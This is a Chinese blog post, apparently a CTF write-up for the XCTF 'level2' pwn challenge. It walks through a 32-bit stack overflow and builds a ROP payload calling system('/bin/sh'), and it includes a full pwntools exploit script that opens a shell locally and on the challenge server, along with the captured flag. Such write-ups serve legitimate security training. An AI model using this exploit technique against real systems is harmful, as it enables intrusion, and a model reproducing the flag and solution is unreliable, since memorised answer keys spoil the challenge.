level2 [XCTF-PWN]CTF writeup系列6

原创

3riC5r 于 2019-12-19 23:13:56 发布 235 收藏
分类专栏： XCTF-PWN CTF 文章标签： xctf ctf pwn

本文链接：https://blog.csdn.net/fastergohome/article/details/103624794

XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏

CTF
46 篇文章 1 订阅
订阅专栏


题目地址：level2

先看看题目内容：

照例下载文件，检查一下保护机制

```
root@mypwn:/ctf/work/python# checksec 15bc0349874045ba84bb6e504e910a46
[*] '/ctf/work/python/15bc0349874045ba84bb6e504e910a46'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

ida反编译之后，我们看到两个重要函数vulnerable_function和main



反编译这两个函数为c语言：

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}

int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

我们观察到直接通过函数名称就告诉我们利用函数是vulnerable_function，这里read函数读取的数据是0x100，而buf开辟的地址空间是88h，自然是存在栈溢出漏洞的。

三个要素确定了一个：漏洞触发点，那我们继续来寻找其他两个要素，system函数地址和/bin/sh地址。

在ida中搜索一下system，不出意外的发现了相关地址

```
.plt:08048320 ; =============== S U B R O U T I N E =======================================
.plt:08048320
.plt:08048320 ; Attributes: thunk
.plt:08048320
.plt:08048320 ; int system(const char *command)
.plt:08048320 _system         proc near               ; CODE XREF: vulnerable_function+11↓p
.plt:08048320                                         ; main+1E↓p
.plt:08048320
.plt:08048320 command         = dword ptr  4
.plt:08048320
.plt:08048320                 jmp     ds:off_804A010
.plt:08048320 _system         endp
```

反编译成c语言

```
int system(const char *command)
{
  return system(command);
}
```

继续搜索一下/bin/sh，也发现了一个隐藏在.data段中的位置：

```
.data:0804A01C ; ===========================================================================
.data:0804A01C
.data:0804A01C ; Segment type: Pure data
.data:0804A01C ; Segment permissions: Read/Write
.data:0804A01C _data           segment dword public 'DATA' use32
.data:0804A01C                 assume cs:_data
.data:0804A01C                 ;org 804A01Ch
.data:0804A01C                 public __data_start ; weak
.data:0804A01C __data_start    db    0                 ; Alternative name is '__data_start'
.data:0804A01C                                         ; data_start
.data:0804A01D                 db    0
.data:0804A01E                 db    0
.data:0804A01F                 db    0
.data:0804A020                 public __dso_handle
.data:0804A020 __dso_handle    db    0
.data:0804A021                 db    0
.data:0804A022                 db    0
.data:0804A023                 db    0
.data:0804A024                 public hint
.data:0804A024 hint            db '/bin/sh',0
.data:0804A024 _data           ends
```

那三个要素都具备了，我们就可以来构造payload了

```
system_addr = 0x08048320
binsh_addr = 0x0804A024
payload = 'A'*0x88 + 'A'*4 + p32(system_addr) + 'A'*4 + p32(binsh_addr)
```

解释一下rop构造的要点，就是在内存中寻找到合适的指令拼接成我们需要的指令，具体的rop介绍可以去搜索一下。

这里p32(system_addr) + 'A'*4 + p32(binsh_addr)就是我们构造的rop指令，p32(system_addr)代表system函数，p32(binsh_addr)代表执行的具体命令command，这里我们执行的命令是/bin/sh。中间的'A'*4是返回地址，这里我们可以忽略。

在上一个题目中p32(system_addr) + 'A'*4 + p32(binsh_addr)是直接指向一个可以执行system("/bin/sh")命令的地址，这个题目就用rop拼接指令来替换以达到同样的效果。

继续看一下正常执行：

```
root@mypwn:/ctf/work/python# chmod +x 15bc0349874045ba84bb6e504e910a46
root@mypwn:/ctf/work/python# ./15bc0349874045ba84bb6e504e910a46
Input:
AAA
Hello World!
```

根据正常执行的情况构造本地的python脚本：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./15bc0349874045ba84bb6e504e910a46')
# p = remote("111.198.29.45", 30023)

system_addr = 0x08048320
binsh_addr = 0x0804A024
payload = 'A'*0x88 + 'A'*4 + p32(system_addr) + 'A'*4 + p32(binsh_addr)

p.sendlineafter('Input:', payload)
p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python# python level2.py
[+] Starting local process './15bc0349874045ba84bb6e504e910a46': pid 183
[*] Switching to interactive mode

$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

没有问题，那我们继续调整连接服务器，运行结果如下：

```
root@mypwn:/ctf/work/python# python level2.py
[+] Opening connection to 111.198.29.45 on port 30023: Done
[*] Switching to interactive mode

$ cat flag
cyberpeace{c142035a6acf7ae6df9c3dbb276f8110}
$
```

执行成功！

本题还是继续使用栈溢出的漏洞，只是本题继续加大难度，需要用到最简单的rop。